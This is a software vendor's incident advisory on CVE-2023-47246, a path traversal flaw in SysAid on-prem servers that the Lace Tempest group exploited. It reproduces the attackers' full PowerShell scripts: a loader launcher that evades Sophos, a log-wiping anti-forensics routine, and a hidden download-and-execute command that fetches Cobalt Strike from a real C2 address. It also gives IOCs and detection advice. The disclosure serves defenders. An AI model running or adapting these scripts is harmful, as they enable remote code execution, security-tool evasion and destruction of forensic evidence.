SysAid

Get a Demo →

Home → Blog

← Back To Blog

ITSM SERVICE DESK

SysAid On-Prem Software CVE-2023-47246 Vulnerability

SASHA SHAPIROV

11 Min Read

November 8th, 2023

6776 views

Written by Sasha Shapirov CTO @ SysAid & Profero Incident Response Team

On Nov 2nd, a potential vulnerability in our on-premise software came to our security team's attention. We immediately initiated our incident response protocol and began proactively communicating with our on-premise customers to ensure they could implement a mitigation solution we had identified. We engaged Profero, a cyber security incident response company, to assist us in our investigation. The investigation determined that there was a zero-day vulnerability in the SysAid on-premises software.

We urge all customers with SysAid on-prem server installations to **ensure that your SysAid systems are updated to version 23.3.36**, which remediates the identified vulnerability, and conduct a comprehensive compromise assessment of your network to look for any indicators further discussed below. Should you identify any indicators, take immediate action and follow your incident response protocols.

What Happened

The investigation identified a previously unknown path traversal vulnerability leading to code execution within the SysAid on-prem software.

The vulnerability was exploited by a group known as DEV-0950 (Lace Tempest), as identified by the Microsoft Threat Intelligence team. The attacker uploaded a WAR archive containing a WebShell and other payloads into the webroot of the SysAid Tomcat web service.

The full directory path was *C:\Program Files\SysAidServer\tomcat\webapps\usersfiles\* . The WebShell provided the attacker with unauthorized access and control over the affected system. Subsequently, the attacker utilized a PowerShell script, deployed through the WebShell, to execute a malware loader named *user.exe* on the compromised host, which was used to load the GraceWire trojan, injecting it into one of the following processes:

- spoolsv.exe
- msiexec.exe
- svchost.exe


After this initial access and the deployment of the malware, the attacker utilized a second PowerShell script to erase evidence associated with the attacker's actions from the disk and the SysAid on-prem server web logs.

The investigation revealed that the attackers had been observed deploying the GraceWire loader.

Given the severity of the threat posed, we strongly recommend taking immediate steps according to your incident response playbook and install any patches as they become available. Taking proactive steps to secure your SysAid installations is vital in mitigating the risk.

PowerShell Analysis

Popular Posts



IT Self-Service: Crash, Burn, And Comeback With GenAI

August 7th, 2024

IT Pros Are Going All-In On Advanced AI For ITSM

August 7th, 2024

Measuring Success In IT

August 1st, 2024

PowerShell Used to Launch Malware Loader

The attacker uses the following PowerShell script to launch the *user.exe* loader:

```
$wapps='C:\Program Files\SysAidServer\tomcat\webapps'
dir "$wapps\usersfiles"
$bp=0
foreach($s in tasklist) {
  if ($s -match '^(Sophos).*\.exe\s') {echo $s; $bp++;}
}
if ($bp) { echo "`nSTOP-PROCs FOUND! Exiting`n" }
else {
  echo "Starting user.exe"
& "$wapps\usersfiles\user.exe"
}
Start-Sleep 1
Remove-Item -Force "$wapps\usersfiles.war"
Remove-Item -Force "$wapps\usersfiles\user.*"
exi
```

The script performs the following actions:

- Lists all files placed in the *C:\Program Files\SysAidServer\tomcat\webapps\usersfiles* directory.
- Checks all running processes for any process beginning with the name “Sophos” and if found, exits.
- If no matching processes are found, starts the *user.exe* malware.
- Pauses for a second, and then removes any files used during the attack, including the *usersfiles.war* file and any files matching *C:\Program Files\SysAidServer\tomcat\webapps\usersfiles\user.**

PowerShell Used to Erase Evidence from Victim Servers

The following PowerShell script was used to erase evidence of the exploitation after the malicious payloads had been deployed:

```
$tomcat_dir = "E:\SysAidServer\tomcat";
$log4j_dir = "E:\SysAidServer\root\WEB-INF\logs";
$log4jPattern = "userentry|getLogo\.jsp|Got\ LDAP\
file|ldapSyms|usersfile|time=18686488731";
$tcPattern = "userentry|getLogo\.jsp|Got\ LDAP\
file|ldapSyms|usersfile|time=18686488731";

function cleanLL {
 $fl = Get-ChildItem "$log4j_dir";
 for ($i=0; $i -lt $fl.Count; $i++) {
     $logFile = $fl[$i].FullName;
     if (Select-String -Pattern "$log4jPattern" -Path "$logFile") {
         Get-Content -Path "$logFile" | Select-String -Pattern
"$log4jPattern" -NotMatch | Set-Content -Path "$logFile.bck";
         cp "$logFile.bck" "$logFile"
     }
 }
 $fl = Get-ChildItem "$tomcat_dir\logs\";
 for ($i=0; $i -lt $fl.Count; $i++) {
     $logFile = $fl[$i].FullName;
     if (Select-String -Pattern "$tcPattern" -Path "$logFile") {
         Get-Content -Path "$logFile" | Select-String -Pattern "$tcPattern" -
NotMatch | Set-Content -Path "$logFile.bck";
         cp "$logFile.bck" "$logFile"
     }
 }
}

sleep 5;
cleanLL;

while(1) {
 sleep 5;
 if(!(Test-Path "$tomcat_dir\webapps\usersfiles.war")) {
     while((Test-Path "$tomcat_dir\webapps\usersfiles")) {
         sleep 1;
     }
     cleanLL;
     break;
 }
 if((Test-Path "$tomcat_dir\webapps\usersfiles\leave")) {
     Remove-Item -Path "$tomcat_dir\webapps\usersfiles\leave";
     sleep 5;
     cleanLL;
     break;
 }
 else {
     cleanLL;
 }

$s=$env:SehCore;$env:SehCore="";Invoke-Expression $s;
```

The script performs the following actions:

- Sleeps for 5 seconds to allow time for the exploit to complete fully.
- Removes any lines in log files found within the *SysAidServer\root\WEB-INF\logs* and SysAidServer\tomcat\logs directories which match the following patterns:
    - *userentry|getLogo\.jsp|Got\ LDAP\ file|ldapSyms|usersfile|time=18686488731*
    - *userentry|getLogo\.jsp|Got\ LDAP\ file|ldapSyms|usersfile|time=18686488731*

PowerShell Used to Download and Execute CobaltStrike Agent

What did you think of this article?

Very Poor
Needs Work
Below Average
Very Good
Absolutely Perfect

The following PowerShell command was used to download and execute a CobaltStrike listener on victim hos

```
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe powershell.exe -nop
-w hidden -c IEX ((new-object
net.webclient).downloadstring('http://179.60.150[.]34:80/a')
```

Recommendations

If you are a SysAid customer using a SysAid On-Prem server, we advise you take the following actions:

- Ensure that your SysAid systems are updated to version 23.3.36, which includes the patches for the identified vulnerability.
- Conduct a thorough compromise assessment of your SysAid server to look for any indicators mentioned.
- Review any credentials or other information that would have been available to someone with full access to your SysAid server and check any relevant activity logs for suspicious behavior.

Path Traversal Vulnerability

Look for unauthorized access attempts or suspicious file uploads within the webroot directory of the SysAid Tomcat web service. Look for unusual files within the SysAid webroot directory, especially any WAR files, ZIP files, or JSP files that contain file timestamps that differ from the rest of the SysAid installation files. If SysAid is behind a proxy or a WAF, check the access logs from these services for suspicious POST requests to the server for signs of exploitation.

WebShell Deployment

Monitor for any unauthorized or suspicious WebShells files within the SysAid Tomcat web service. Examine any JSP files within these directories for malicious code. Check the NTFS journal and shadow copies for recently deleted JSP files in the SysAidServer directories if available.

Additionally, check for child processes spawned by the *Wrapper.exe* Java process in any available EDR or event logs for the SysAid server. Pay close attention to any executions of *cmd.exe* as a child of this process. Successful WebShell execution will execute child processes under this tree, as seen in this example where a WebShell was used to execute *ping.exe*:

PowerShell Script Execution

Check any PowerShell execution logs to identify any abnormal PowerShell script execution activities on the affected hosts, and compare any executions with the scripts described in this report and IOCs provided in the indicators section below.

Malware Loader Injection

Monitor the targeted processes (spoolsv.exe, msiexec.exe, svchost.exe) for unauthorized code injection or unusual behavior. Check for unusual network connections, unexpected process behavior, or abnormal CPU/memory usage in the targeted processes.

Indicators

By conducting a thorough compromise assessment using these IOCs as guidelines, you can identify signs of exploitation and take appropriate remedial actions. It is crucial to act swiftly and follow established incident response protocols if any indicators are detected.

Hashes

Filename	Sha256	Com
user.exe	b5acf14cdac40be590318dee95425d0746e85b1b7b1cbd14da66f21f2522bf4d	Malici loade

IP Addresses

IP	Comment
81.19.138[.]52	GraceWire Loader C2
45.182.189[.]100	GraceWire Loader C2
179.60.150[.]34	Cobalt Strike C2

File Paths

Path	Comment
C:\Program Files\SysAidServer\tomcat\webapps\usersfiles\user.exe	GraceWire
C:\Program Files\SysAidServer\tomcat\webapps\usersfiles.war	Archive of WebShells and tools used by the attacker
C:\Program Files\SysAidServer\tomcat\webapps\leave	Used as a flag for the attacker scripts during execution

Commands

CobaltStrike

The following command is used to download and execute CobaltStrike after initial access is established:

```
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe powershell.exe -nop
-w hidden -c IEX ((new-object
net.webclient).downloadstring('http://179.60.150[.]34:80/a')
```

Post-Compromise Cleanup

After initial compromise, the attacker cleans up payloads used to establish an initial foothold on the infected servers, evidence of the following commands being run on SysAid servers indicates successful exploitation:

- Remove-Item -Path *"$tomcat_dir\webapps\usersfiles\leave"*.
- Remove-Item -Force *"$wapps\usersfiles.war"*.
- Remove-Item -Force *"$wapps\usersfiles\user.*"*.
- & *"$wapps\usersfiles\user.exe"*.

Antivirus Detections

Microsoft Defender detects the components of this attack as the following threats:

- Trojan:Win32/TurtleLoader
- Backdoor:Win32/Clop
- Ransom:Win32/Clop

CVE

https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2023-47246

Please let us know if you have further questions. Our Customer Care team is available in real time to assist clients with any questions. Please do not hesitate to contact us via the **portal**.

What did you think of this article?

Very Poor | Needs Work | Below Average | Very Good | Absolutely Perfect

← **Back To Blog**

You'll Love This Too!

Get a Demo →

Preparing IT Staff For AI Use

November 8th, 2023

2024 ITSM Trends – “Do Existing Things Better”

September 27th, 2023

Consi ITSM? Know

July 26

Did you find this interesting? **Share it with others:**

SASHA SHAPIROV

Sasha Shapirov is Chief Technology Officer at Sysaid. With a distinguished 28-year career in Research & Development, Sasha is a seasoned professional in the tech industry. His expertise spans Quality Assurance, Engineering, and Product Management, with extensive experience leading impactful global teams.

Sasha began his tech journey at ClickSoftware, later acquired by Salesforce, and served as Chief Engineering Officer at Codefresh for three years before joining SysAid.

Sasha’s passion lies in unraveling complex real-world problems and cultivating exceptional teams that thrive on innovation. His diverse experiences and extensive knowledge make him a valuable asset to SysAid, where he’s set to drive innovation, excellence and transformation.

ABOUT

The Author

Get the only platform with generative AI baked into every element of IT management. So you can deliver exceptional service. Automagically.

Get a Demo →

Need Assistance?

Community

Customer Hub

PRODUCT

Editions

Help Desk

ITSM

Enterprise

Free Trial

Product Tour

SysAid Marketplace

Generative AI

SysAid Copilot ✦ New

AI Chatbot via MS Teams ✦ New

RESOURCES

Video Knowledge Base

Security & Compliance

Compare SysAid

Glossary

Blog

Top Articles

What is Help Desk Software

What Is an IT Service Desk

What is ITSM

Workflow Automation Guide

What Is a Self-Service Portal

SOLUTIONS

Education

Higher Education

Healthcare

Manufacturing

MSP

HR

AWS Partnership

KEY FEATURES

Service Automation

SysAid for Microsoft Teams

Ticket Automation

Task Automation

Self-Service Automation

Workflow Automation

Asset Management

Ticketing System

Incident Management

Change Management

Problem Management